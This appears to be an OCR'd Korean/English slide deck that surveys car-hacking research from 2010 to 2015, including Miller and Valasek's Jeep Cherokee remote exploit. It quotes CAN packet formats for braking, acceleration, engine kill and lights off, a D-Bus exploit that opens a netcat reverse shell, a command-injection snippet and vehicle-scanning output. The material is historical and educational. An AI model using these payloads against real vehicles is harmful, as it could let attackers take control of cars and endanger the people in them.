



Car Hacking Case Study

Timeline of Car Hacking





2010.05 - IEEE Computer Society

Experimental Security Analysis of a Modern Automobile

University of Washington / California San Diego

- **실제 자동차를 대상으로 해킹 실험을 진행함**
  - **차량의 OBD-II 포트에 장비를 연결하여 진행**
- CanBus **해킹 툴을 직접 제작하여** CAN Packet**들을 분석하고** injection **시킴**
- CAN Packet**을 이용한 도어락, 브레이크, 엔진 정지, 경적, 라이트, 와이퍼, 트렁크문, 라디오 볼륨 제어, 계기판 조작 등에 성공함**
- **그 외** Telematics, Bluetooth, Wifi **해킹 가능성에 대해서도 언급**
- **URL**
  - **http://www.autosec.org/pubs/cars-oakland2010.pdf**






2011 - usenixsec

Comprehensive Experimental Analyses of Automotive Attack Surfaces

University of Washington / California San Diego

- 더욱 다양한 자동차 Attack Vectors에 대한 조사
  - CD, Wi-Fi, Bluetooth, Cellular, TPMS, FM RDS...
- 다양한 유형의 Critical한 취약점들을 찾은 것으로 보이나, 자세한 내용을 공개하지는 않음
- URL
  - http://www.autosec.org/pubs/cars-usenixsec2011.pdf



Vulnerability Class	Channel	Implemented Capability	Visible to User	Scale	Full Control	Cost	Section
Direct physical	OBD-II port	Plug attack hardware directly into car OBD-II port	Yes	Small	Yes	Low	Prior work [14]
Indirect physical	CD	CD-based firmware update	Yes	Small	Yes	Medium	Section 4.2
	CD	Special song (WMA)	Yes*	Medium	Yes	Medium-High	Section 4.2
	PassThru	WiFi or wired control connection to advertised PassThru devices	No	Small	Yes	Low	Section 4.2
	PassThru	WiFi or wired shell injection	No	Viral	Yes	Low	Section 4.2
Short-range wireless	Bluetooth	Buffer overflow with paired Android phone and Trojan app	No	Large	Yes	Low-Medium	Section 4.3
	Bluetooth	Sniff MAC address, brute force PIN, buffer overflow	No	Small	Yes	Low-Medium	Section 4.3
Long-range wireless	Cellular	Call car, authentication exploit, buffer overflow (using laptop)	No	Large	Yes	Medium-High	Section 4.4
	Cellular	Call car, authentication exploit, buffer overflow (using iPod with exploit audio file, earphones, and a telephone)	No	Large	Yes	Medium-High	Section 4.4

Table 1: *Attack surface capabilities.* The Visible to User column indicates whether the compromise process is visible to the user (the driver or the technician); we discuss social engineering attacks for navigating user detection in the body. For (*), users will perceive a malfunctioning CD. The Scale column captures the approximate scale of the attack, e.g., the CD firmware update attack is small-scale because it requires distributing a CD to each target car. The Full Control column indicates whether this exploit yields full control over the component's connected CAN bus (and, by transitivity, all the ECUs in the car). Finally, the Cost column captures the approximate effort to develop these attack capabilities.

2013.08 - DEF CON 21
Adventures in Automotive Networks and Control Units
Charlie Miller and Chris Valasek

- 자동차 해킹 분야의 새로운 장을 연 발표
  - 기존의 워싱턴대 연구와 비슷하지만, 세계적인 해커들이 데프콘이라는 유명 해킹 컨퍼런스에서 공개적으로 발표했다는 것에 의미가 있음
- CanBus 해킹에 대해서만 다루고 있음
  - Needing physical access to hack
  - not a remote attack
- 공격 대상 차량
  - 2010 Toyota prius
  - 2010 Ford escape
- URL
  - https://www.youtube.com/watch?v=n70hIu9lcYo
  - https://www.ioactive.com/pdfs/IOActive_Adventures_in_Automotive_Networks_and_Control_Units.pdf
- 관련 기사
  - https://www.forbes.com/sites/andygreenberg/2013/07/24/hackers-reveal-nasty-new-car-attacks-with-me-behind-the-wheel-video/#16d5b619228c

DEF CON 21 - Charlie Miller and Chris Valasek - Adventures in Automotive Networks and Control Units

Summary of this speaking

2010 Toyota Prius


- Radar cruise control, Lane Keep Assist, Pre-Collision System, Intelligence Park Assist (i.e. parks itself in some situations)

2010 Ford Escape

- Cruise control, backup camera, parking assist

Disassembling - car

Debugging - car



공격 대상인 Toyota Prius와 Ford Escape 차량을 분석하는 모습들

Summary of this speaking

Doors Lock/Unlock: Toyota

- Lock and unlock all the doors
- CAN ID: 0750
- Length: 08
- Format: 40 05 30 11 00 XX YY 00
  - XX => 80 is lock all | 40 is unlock all
  - YY => 80 is hatch/trunk | 00 is normal

Braking: Toyota

- Apply the brakes at any speed
- CAN ID: 0283
- Length: 07
- Format: CN 00 S1 S2 ST 00 CS
  - CN => Counter (00-80)
  - S1 S2 => Force applied to brakes
    - Negative for braking
  - ST => Adjustment State
  - CS => Checksum]
- Example:

```
IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0 BE 8C 00 17
```

Acceleration: Toyota

- Accelerate the car with the ICE when inside the power management CAN bus
- CAN ID: 0037
- Length: 07
- Format: S1 S2 ST P1 P2 00 CS
  - S1 S2 => Acceleration rate
  - ST => State
  - P1 P2 => Pedal position
  - CS => Checksum
- Example:

```
IDH: 00, IDL: 37, Len: 07, Data: C7 17 58 13 9D 00 24
```

- Note: ICE must be engaged. CAN message must come from Power Management network.

Steering: Toyota III

Toyota CAN Packet들에 대한 분석 결과 (브레이크, 악셀레이터, 핸들 조작)

Summary of this speaking

Speedometer: Ford

- Set the speedometer to arbitrary values
- CAN ID: 0201
- Length: 08
- Format: AA BB 00 00 CC DD 00 00
- Speed => 0.0065 * (CC DD) – 67
- RPM => 0.25 * (AA BB) – 24
- Example (20.1mph | 2233 rpm):

```
IDH: 02, IDL: 01, Len: 08, Data: 23 45 00 00 34 56 00 00
```

Kill Engine: Ford

- Kill the engine in the Ford
- CAN ID: 07E0
- Length: 08
- Format: 05 31 01 40 44 XX 00 00
  - XX => Bit field for cylinders. FF is all cylinders.

Lights out: Ford

- Turn lights OFF
- CAN ID: 0736
- Length: 8
- Format: 7E 80 00 00 00 00 00 00

```
# MS CAN
handle = mydll.open_device(3,0)
if do_diagnostic_session(mydll, handle, 0x736, "prog"):
   print "Started diagnostic session"
   time.sleep(1)
do_security_access(mydll, handle, 0x736)
while True:
   send_data(mydll, handle, 0x736, [0x7e, 0x80])
   time.sleep(.1)
```

Disable brakes: Ford

Ford CAN Packet들에 대한 분석 결과 (계기판, 엔진 중지, 라이트, 브레이크)

2014.08 - Black Hat USA
A Survey of Remote Automotive Attack Surfaces
Charlie Miller & Chris Valasek

- Remote Attack Vectors에 대한 분석
  - Bluetooth
  - Radio Data System
  - Telematics / Cellular
  - TPMS (Tire Pressure Monitoring System)
  - RKE (Remote Keyless Entry)
  - Wi-Fi
  - Internet(browser) / Apps


- 아직 Remote 공격 취약점은 찾지 못함(?)

- URL
  - https://www.youtube.com/watch?v=MAGacjNw0Sw
  - http://illmatics.com/remote%20attack%20surfaces.pdf

Car	Attack Surface	Network Architecture	Cyber Physical
2014 Audi A8	++	--	+
2014 Honda Accord LX	-	+	+
2014 Infiniti Q50	++	+	+
2010 Infiniti G37	-	++	+
2014 Jeep Cherokee	++	++	++
2014 Dodge Ram 3500	++	++	--
2014 Chrysler 300	++	-	++
2014 Dodge Viper	++	-	--
2015 Cadillac Escalade	++	+	+
2006 Ford Fusion	--	--	--
2014 Ford Fusion	++	-	++
2014 BMW 3 series	++	--	+
2014 BMW X3	++	--	++
2014 BMW i12	++	--	+
2014 Range Rover Evoque	++	-	++
2010 Range Rover Sport	-	--	-
2006 Range Rover Sport	-	--	-
2014 Toyota Prius	+	+	++
2010 Toyota Prius	+	+	++
2006 Toyota Prius	-	--	--

2015.08 - DEF CON 23
Remote Exploitation of an Unaltered Passenger Vehicle
Charlie Miller & Chris Valasek

- 차량 Remote Exploitation에 대한 발표
- 공격 대상 차량
  - 2014 Jeep Cherokee
- Vulnerability point
  - Harman Uconnect
    - TCP port 6667 (D-Bus)
      - RPC(IPC) service
- URL
  - https://www.youtube.com/watch?v=OobLb1McxnI
  - http://illmatics.com/Remote%20Car%20Hacking.pdf
- 기사
  - https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/



DEF CON 23 - Charlie Miller & Chris Valasek - Remote Exploitation of an Unaltered Passenger Vehicle

Summary of this speaking

2014 Jeep Cherokee

http://www.bloecdn.com/www.autoblog.com/media/2013/02/2014-jeep-cherokee-1.jpg

Uconnect 8.4AN RA4 (Harman Kardon)

Uconnect 8.4AN RA4 (Harman Kardon)

```
Starting Nmap 6.01 ( http://nmap.org ) at 2015-07-26 11:23 CDT
Nmap scan report for 192.168.5.1
Host is up (0.0036s latency).
PORT     STATE SERVICE
2011/tcp  open  raid-cc
2021/tcp  open  servexec
4400/tcp  open  unknown
6010/tcp  open  x11
6020/tcp  open  unknown
6667/tcp  open  irc
51500/tcp open  unknown
65200/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

공격 대상(Jeep Cherokee + Uconnect) 소개, 포트 스캐닝 결과

Summary of this speaking


D-Bus: Overview

- Interprocess communications
- Can require authentication
  - Jeep did NOT
- We used Dfeet to look at services
- Dbus-Python for scripts / exploits

```
telnet 192.168.5.1 6667
Trying 192.168.5.1...
Connected to 192.168.5.1.

Escape character is '^]'.
AUTH ANONYMOUS
OK
4943a53752f52f82a9ea4e6e00000001
BEGIN
```

D-Bus: Services & Methods



D-Bus: Command Line Injection

NavTrailService

```
function methods.rmTrack(params, context)
  return {
    result = os.execute("rm \"" .. trail_path_saved ..
params.filename .. "\"")
  }
end
```

* Many others contained command line injection vulnerabilities

D-Bus: No vulnerability needed

NavTrailService

```
"com.harman.service.NavTrailService":
{"name":"com.harman.service.NavTrailService",
   "methods":
{"symlinkattributes":"symlinkattributes","getProperties":"getProperties","exe
cute":"execute","unlock":"unlock","navExport":"navExport","ls":"ls","attribut
es":"attributes" …
```

```
#!python
import dbus
bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object=bus_obj.get_object('com.harman.service.NavTrailService','/com/harman/service/
NavTrailService')
playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.harman.ServiceIpc')
print playerengine_iface.Invoke('execute','{"cmd":"netcat -l -p 6666 | /bin/sh | netcat
192.168.5.109 6666"}')
```

취약점 분석 과정 설명 (command injection, execute command)

Summary of this speaking


Finding the Jeep's IP

```
# ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33192
        inet 127.0.0.1 netmask 0xff000000
pflog0: flags=100<PROMISC> mtu 33192
uap0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        address: 30:14:4a:ee:a6:f8
        media: <unknown type> autoselect
        inet 192.168.5.1 netmask 0xffffff00 broadcast 192.168.5.255
ppp0: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 1472
        inet 21.28.103.144 -> 68.28.89.85 netmask 0xff000000
```


Femto-Cell Comms

- Airave 2.0
  - We bought 2 'stolen' ones before getting a working device (Thanks Ebay!)
- Public Jailbreak (turns on port 23)
- Successful in communicating w/ the Jeep!
- Range ~ 30m

Inside Uconnect



Updating the V850: Firmware



```
# iocupdate -c 4 -p usr/share/V850/cmcioc.bin
```

- V850 firmware is **NOT** signed
- **No** code signing mechanism present
- Updating only works if v850 in "bootrom" mode

원격 공격 방법 설명(펌토셀 이용), main CPU에서 CANBus로 접근하는 방법 설명

Summary of this speaking

V850 Internals: Sending Arbitrary CAN Msgs

```
ROM:0007EDD0 loc_7EDD0:                              -- CODE XREF: ROM:0004AEA4↑j
ROM:0007EDD0                ld.b    3[r28], r15
ROM:0007EDD4                ld.w    4[r28], r8
ROM:0007EDD8                shl     0x12, r14
ROM:0007EDDA                st.w    r8, -0x2CC4[gp]
ROM:0007EDDE                st.w    r8, -0x2CB8[gp]
ROM:0007EDE2                mov     ROM_CAN_DATA_PTRs, r14
ROM:0007EDE8                ld.w    0x9C[r14], r6   -- get RAM_CAN_DATA_PTR
ROM:0007EDEC                movea   8, r28, r7
ROM:0007EDF0                mov     r15, r8
ROM:0007EDF2                mov     r15, r8
ROM:0007EDF4                jarl    memcpy, lp
ROM:0007EDF8                movea   8, r28, r7
ROM:0007EDFC                mov     r15, r8
ROM:0007EDFE                mov     r15, r8
ROM:0007EE00                ld.h    0x16C[r14], r6  -- get RAM_CAN_DATA_PTR
ROM:0007EE04                jarl    memcpy, lp
ROM:0007EE08                ld.b    2[r28], r6
ROM:0007EE0C                st.b    r15, -0x2CC8[gp]
ROM:0007EE10                st.b    r15, -0x2CC5[gp]
ROM:0007EE14                jarl    can_transmit_msg_1_or_3, lp
ROM:0007EE18                movea   0x18, r0, r18
ROM:0007EE1C                jr      loc_4AEA8
```

Step 4: Send arbitrary CAN messages

./shutupdave.py

```
Scanning 21.18.23.0...

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2015-06-16 19:09:28 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Scan complete
Found 2 hosts
21.18.23.151 : 1C4RJFCMXEXXXXXXX , 2014 JEEP GRAND+CHEROKEE+OVERLAND
21.18.23.97 : 1C6RR7PT8DXXXXXXX , 2013 RAM 1500+LONGHORN
…
```

Vehicles Located via Scanning

2013 DODGE VIPER
2013 RAM 1500
2013 RAM 2500
2013 RAM 3500
2013 RAM CHASSIS 5500
2014 DODGE DURANGO
2014 DODGE VIPER
2014 JEEP CHEROKEE
2014 JEEP GRAND CHEROKEE
2014 RAM 1500
2014 RAM 2500
2014 RAM 3500
2014 RAM CHASSIS 5500
2015 CHRYSLER 200
2015 JEEP CHEROKEE
2015 JEEP GRAND CHEROKEE

펌웨어 조작 방법 설명, 대상 차량 스캐닝, 스캐닝 결과를 보여줌

Summary of this speaking

Disclosure Timeline

- Oct 24, 2014 -> Vulnerabilities disclosed to FCA
- Mar 2, 2015 -> Disclosed ability to send CAN msgs remotely
- Apr 10, 2015 -> Full scope of hack disclosed
- May 12, 2015 -> FCA informed of cellular vector confirmation
- Jun 2, 2015 -> FCA informed of nation-wide cellular confirmation
- Jul 16, 2015 -> FCA given pre-release copy of our paper/research
- Jul 16, 2015 -> FCA releases Uconnect patch
- Jul 20, 2015 -> Wired article/video
- Jul 24, 2015 -> Sprint network blocks port 6667 traffic
- Jul 24, 2015 -> FCA Recalls 1.4MM vehicles vulnerable to attack


취약점 제보 과정 및 취약점 공개의 여파 설명 (주가 폭락)

2015.08 - DEF CON 23
How to Hack a Tesla Model S
- Marc Rogers and Kevin Mahaffey

- 공격 대상 차량
  - Tesla Model S

- Physical access based attack


- Vulnerability point
  - Ethernet access
  - Shadow password crack




- URL
  - https://www.youtube.com/watch?v=KX_0c9R4Fng

